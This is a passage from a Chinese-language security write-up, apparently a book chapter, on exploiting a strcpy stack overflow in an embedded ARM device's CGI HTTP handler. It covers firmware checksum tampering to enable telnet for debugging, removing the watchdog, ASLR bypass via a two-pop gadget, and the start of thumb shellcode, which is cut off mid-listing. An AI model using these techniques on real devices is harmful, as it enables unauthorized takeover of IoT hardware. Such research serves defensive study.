26  sprintf(v12, "%s=%c", s, 0);
27  v11 = strcasestr(v9, v12);
28  if ( !v11 )
29    return -1;
30  v10 = *(_BYTE *)(v11 - 1);
31  if ( v10 != '?' && v10 != '&' && v11 != v9 )
32    return -1;
33  v3 = strlen(v12);
34  *(_DWORD *)v7 = v11 + v3;                   // value pointer
35  v4 = strcspn(*(const char **)v7, "&\r\n");
36  *(_DWORD *)(v7 + 4) = v4;                   // value length
37  return 0;
38 }
```

此处 value 的长度是我们可控的，那么在其父函数（图 2）的 120 行和 130 行中直接把 value 的值 strcpy 至栈上的空间，这里就产生了经典的缓冲区溢出。查找 parse_url_query 的交叉引用，只要其后存在 strcpy 的操作，那么很大程度上也会是个溢出点。

23.3 0x02 调试环境

23.3.1 获取调试接口

有了溢出点，我们肯定迫不及待地想要去调试漏洞利用获取 shell，但获取调试接口也是我们面临的一个问题：


1. 没有找到命令注入，也就无法通过 telnet 执行命令上传 gdbserver 进行调试。
2. 虽然设备上有明显的 UART 接口，但其输出的只是日志信息，没有提供系统 shell。
3. 尝试修改 u-boot 的 init 字段为/bin/sh，没有实际效果。

由于我们手上已有固件，观察到后台有升级固件的功能，自然想到去除对 telnetd 的注释，重新打包升级固件，就可以开启调试之旅了。

打包完固件之后更新固件，在串口的日志输出处可以看到如下错误：

```
FIRMWARE->[FIRMWARE_Set_ROM_Size]:268 FIRMWARE buf set to 17039360.
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:954 analyze firmware
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:963 firmware is rom
FIRMWARE->[FIRMWARE_Check_ROM]:1467 FIRMWARE_Check_ROM romBuffer: 0xa869b008, pSize: 17039360, thiz->BufferSize: 17040798

FIRMWARE->[firmware_BufGetMD5]:734 buffer "0xa869b008", md5=6b105616f1887a6b042302b2d6203aff
FIRMWARE->[firmware_BufGetMD5]:734 buffer "0xa869b008", md5=6b105616f1887a6b042302b2d6203aff
FIRMWARE->[FIRMWARE_CheckBufMD5]:808 get Origin md5(6b105616f1887a6b042302b2d6203aff)
from system menory:"0xa869b008" buffer size: 17039360
FIRMWARE->[FIRMWARE_CheckBufMD5]:820 md5 doesn't match, cal md5 is: abc4ee34285e9848dd76be7a59bb61a7!
FIRMWARE->[FIRMWARE_Check_ROM]:1481 FIRMWARE_CheckFileMD5 err!!!

FIRMWARE->[FIRMWARE_RAW_OR_ROM]:980 firmware is unknow!
```


可知需要修改 md5, 打开固件在固件头附近可以看到如下 md5 值：



直接修改为计算之后的值即可。再次更新，可以看到如下报错，因为固件更改，导致该文件头中保存的块 CRC 校验错误：


```
FIRMWARE->[_firmware_UpgradeBlock]:1310 size 524288 upgraded progress = 3%
FIRMWARE->[_firmware_UpgradeBlock]:1321 close "/dev/mtdblock3"
[_firmware_UpgradeBlock] take time: 212ms/[210,480]ms average 300ms
FIRMWARE->[FIRMWARE_UpgradeFlash]:1388 skip kernel
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:25  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[firmware_CheckBlock]:517 CRC(8285/4252) error
FIRMWARE->[_firmware_UpgradeBlock]:1277 open "/dev/mtdblock4"
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 655360 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:26  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 786432 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:27  recv CMD_FW_UPGRADE_REQ
```


可以在文件偏移 0x22c 处看到如下 CRC 校验值：5242，修改为 8582 即可：

```
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 ffff  ................
000001e0: 0000 1200 1bc2 2500 5d84 ffff 0500 0000  ......%.]....... 
000001f0: 524f 4f54 4653 0000 0000 0000 0000 0000  ROOTFS..........
00000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000210: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000220: 0000 ffff 0000 3a00 0000 ca00 5242 ffff  ......:.....RB..
00000230: 6162 6334 6565 3334 3238 3565 3938 3438  abc4ee34285e9848
00000240: 6464 3736 6265 3761 3539 6262 3631 6137  dd76be7a59bb61a7
00000250: 00ff ffff ffff ffff ffff ffff ffff ffff  ................
00000260: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```


再次更新，由于修改了文件头，导致文件头的 CRC 校验报错：

在文件最开始处，可以看到文件头 CRC 校验值：ce4f，修改为 0dea 即可：




最后由于文件被修改，导致 md5 校验出错，再次修改 md5 值即可，不再赘述。

23.3.2 交叉编译环境

一开始使用 github 上下载的静态编译好的gdbserver-7.7.1-armel-eabi5-v1-sysv，在 kali 上配合 gdb-multiarch（7.12）进行调试。应用程序对每个 http 请求都会 create 一个线程来处理，但在漏洞函数处下断点始终断不下来，还会出现莫名其妙的 SIGSEGV 错误。搜索得知调试的服务端和客户端的版本相近才比较靠谱。

遂搭建交叉编译环境，自己静态编译一个 7.11 版本的 arm-linux-gnueabi-gdbserver。在 ubuntu 14.04 上安装 gcc-arm-linux-gnueabi，下载 gdbserver 源码包，根据 configure 和 Makefile 静态编译即可，网上也有相关教程，不再赘述。

由此可在漏洞 cgi_handler 函数起始处断下：




23.4 0x03 漏洞利用

23.4.1 安全机制

在调试过程中系统会在短时间内重启，怀疑有 watchdog 的存在，通过串口日志和 reboot 字符串的搜索，定位 watchdog 为内核模块 wdt，rmmod wdt 卸载即可进行调试。综合可知该 app 进程和系统开启安全机制的情况如下：

1. 没有 GS 保护。
2. 主程序的栈空间和各个线程的栈空间都是可执行的。
3. 系统的 ASLR 为 1，uClibc 的地址确实也会随机化。
4. brk 分配的堆地址范围不变，vectors 段地址范围不变。
5. watchdog 以内核模块的形式存在，短时间内应用程序无响应便重启系统。




23.4.2 利用方案

根据静态或动态方法可以确定偏移，调试验证看看程序逻辑能不能无异常地走到最后，并覆盖到 pc 或 lr 寄存器。在函数返回前如约而至地迎来了异常，定位可知在图二中 133 行的 v68 和 v69 局部变量都会因为溢出被覆盖，然后便进入 135 行 parse_url_query 逻辑。


局部变量 v62 作为 a1 传入 parse_url_query 函数中，本为 url 的字符串指针但却被我们的溢出覆盖，最后在图三 27 行调用 strcasestr 函数时，产生了非法地址访问。只要对应偏移覆盖 v62 为我们可控的可读的内存地址，那么这个异常即可规避使 parse_url_query 返回-1，而且也不会进入漏洞函数的后续逻辑，最终能顺利地劫持 pc 了。

虽然系统开启了 ASLR，地址是不可预期的，但仍可利用 vectors 段的固定地址进行 strcasestr，即可来到对返回地址的覆盖：



因为 strcpy 的\x00 截断和 ASLR，首先考虑的是在 app 的代码段寻找 gadget。因为有截断所以只能完成一次跳转，而且需要往回调执行栈上的 shellcode，目前我们可控的寄存器只有 r4、fp 和 pc，在代码段是无法找到这么完美的 gadget。

其次考虑的是 vectors 内存段，其不受 ASLR 的影响而且没有截断的问题，如果有好的 gadget 也是能够跳转 shellcode 的，但实际上也收效甚微：



那不得不面对的就是绕过 ASLR 了：

1. 信息泄露：几乎所有的调试日志输出只在串口上可见，http 响应中也限制得比较死，没有在软件层面上找到可以输出信息泄露的有效点。
2. 暴力破解：把程序一打崩 watchdog 就重启系统，暴力的方法也就没意义了。
3. 堆喷：处理线程都是共享的 heap，如果处理过程中有 brk 分配内存，那还是可以尝试一下堆喷的效果。

首先需要逆向一下处理 http 请求的过程。根据串口输出日志结合调试可知，在函数 sub_25E2DC 会生成线程调用函数 sub_25DD6C 来处理每一个请求。在 sub_25DD6C 中会接收 0x400 个字节判断该 socket 流属于什么协议：

```
92      v22 = recv(*(_DWORD *)(v20 + 8), buf, 0x400u, 2);
93      if ( v22 < 0 )
94      {
95        v16 = 0x991490;
96        printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 219);
97        v4 = *(_DWORD *)(v20 + 8);
98        v5 = __errno_location();
99        printf("socket-%d error, errno_cpy=%d", v4, *v5);
100       puts("\r");
101       goto LABEL_25;
102     }
103     *(_DWORD *)(v20 + 12) = time(0);
104   }
105   if ( v25 == -1 || v25 == 1 || v25 == 2 )
106     v25 = (*(int (__fastcall **)(void *, int))(dword_F0C148 + 12 * v24 + 84))(buf, v22);// 0x25be24 0x2548d0 0x25ab50
107   switch ( v25 )
108   {
109     case 1:
110       v17 = 0x991490;
111       printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 230);
112       v6 = getpid();
113       v7 = pthread_self();
114       printf("Spook session(pid=0x%x tid=0x%x) is undeterminable, retry %ds", v6, v7, v21);
115       puts("\r");
116       if ( v21 > 4 )
117         goto LABEL_25;
118       ++v21;
119       sleep(1u);
120       break;
121     case 0:
122       v23 = v24;
123       goto LABEL_25;
```

具体可知判断 HTTP 协议只是依据开头的 GET 或 POST 字节：

```
1 signed int __fastcall sub_25AB50(const char *a1)
2 {
3   char *s1; // [sp+4h] [bp-8h]
4
5   s1 = (char *)a1;
6   if ( !strncasecmp(a1, "GET", 3u) )
7     return 0;
8   if ( !strncasecmp(s1, "POST", 4u) )
9     return 0;
10  return 2;
11 }
```


然后动态调用函数指针处理 HTTP 请求：

```
45  buf = calloc(0x400u, 1u);
46  while ( 1 )
47  {
48    while ( 1 )
49    {
50      if ( !*(_BYTE *)v20 )
51        goto LABEL_25;
52      if ( *(_DWORD *)(dword_F0C148 + 76) )
53        break;
54      sleep(1u);
55    }
56    if ( v25 == -1 || v25 == 1 )
57    {
58      if ( v22 >= 1024 )
59      {
60        v15 = 0x991490;
61        printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 213);
62        printf("protocol parse failed!");
63        puts("\r");
64LABEL_25:
65        free(buf);
66        buf = 0;
67        v22 = 0;
68        if ( *(_BYTE *)v20 && v23 >= 0 )
69        {
70          sprintf((char *)&s, "SP:%12s", *(_DWORD *)(dword_F0C148 + 12 * v23 + 80));
71          v8 = sub_7CC46C();
72          sub_7CC654(v8, (const char *)&s);
73          v14 = 0x991490;
74          printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 272);
75          printf("session protocal @ %d, name %s", v23, *(_DWORD *)(dword_F0C148 + 12 * v23 + 80));
76          puts("\r");
77          sub_25DBAC((FILE *)1, *(_DWORD *)(v20 + 8), *(_DWORD *)(dword_F0C148 + 12 * v23 + 80));
78          (*(void (__fastcall **)(int, _DWORD, int))(dword_F0C148 + 12 * v23 + 88))(v20, *(_DWORD *)(v20 + 8), v20 + 12);
79          sub_25DBAC(0, *(_DWORD *)(v20 + 8), *(_DWORD *)(dword_F0C148 + 12 * v23 + 80));
80        }
```

在上图的 45 行可以看到，接收 0x400 字节的 buf 是由 calloc 函数分配的，但在判断完是 HTTP 协议后在 65 行立即释放了该堆内存空间。前后申请释放的间隔太短，实际使用 20000 线程也只能喷出 6 个堆块，可见在我们这个环境下使用多线程来进行堆喷是没有太大效果的。

上述思路都不通，还是回到漏洞环境，看看上下文有没有其他可借助的点。简单地尝试之后，发现在栈上保存的高地址指针正好指向我们 socket 传入的字节串：

山穷水尽溜一圈，那么经过两次的 pop，即可劫持 pc 跳转至 GET /cgi-bin/xxx.cgi?p=xxx HTTP/1.1\r\n 执行了。这样只需要一次跳转的两次 pop 还是很好找的：



23.4.3 shellcode 构造

猜想和调试验证可知，该程序已\r\n\r\n 作为 http 头结束的标志，因此\x00 会截断导致程序直接抛弃该请求：

```
1 int __fastcall sub_25A330(const char *a1)
2 {
3   int v1; // r3
4   char *haystack; // [sp+4h] [bp-10h]
5   char *v4; // [sp+Ch] [bp-8h]
6
7   haystack = (char *)a1;
8   v4 = strstr(a1, "\r\n\r\n");
9   if ( v4 )
10    v1 = v4 - haystack + 4;
11  else
12    v1 = 0;
13  return v1;
14 }
```

既然是程序自身处理的 HTTP 请求，那么\x00\x0d\x0a\x20 都会是 badchar。GET 需要凑一个字节如 GETB 构成nop 指令即可。

所以就需要自己构造或者参考他人的例子构造 shellcode。在构造之前，我们一般会写一个相同逻辑的 c 语言程序，静态编译看看能否在目标环境运行，再构建同等功能的 shellcode：

```c
#include <unistd.h>



int main(void) {

execve("/bin/sh", 0, 0);

return 0;

}
```

上述程序并没有获得如期的 shell，调试后可知 execve 执行后的返回值为 0xfffffffe 即ENOENT，因为/bin/ls 只是/bin/busybox 的一个软链接，所以尝试使用 busybox 来执行命令就可以了：

```c
#include <unistd.h>



int main(void) {

char* argv[] = {"busybox", "rmmod", "wdt"};

execve("/bin/busybox", argv, 0);
```

```
return 0;

}
```

生成 shellcode 有一个捷径可走就是直接调用pwnlib.shellcraft.thumb：

```
/* execve(path='/bin/busybox', argv=['busybox', 'rmmod', 'wdt'], envp=0) */

/* push '/bin/busybox\x00' */

eor r7, r7

push {r7}

ldr r7, value_7

b value_7_after

value_7: .word 0x786f6279

value_7_after:

push {r7}

ldr r7, value_8

b value_8_after

value_8: .word 0x7375622f

value_8_after:

push {r7}

ldr r7, value_9
```

```
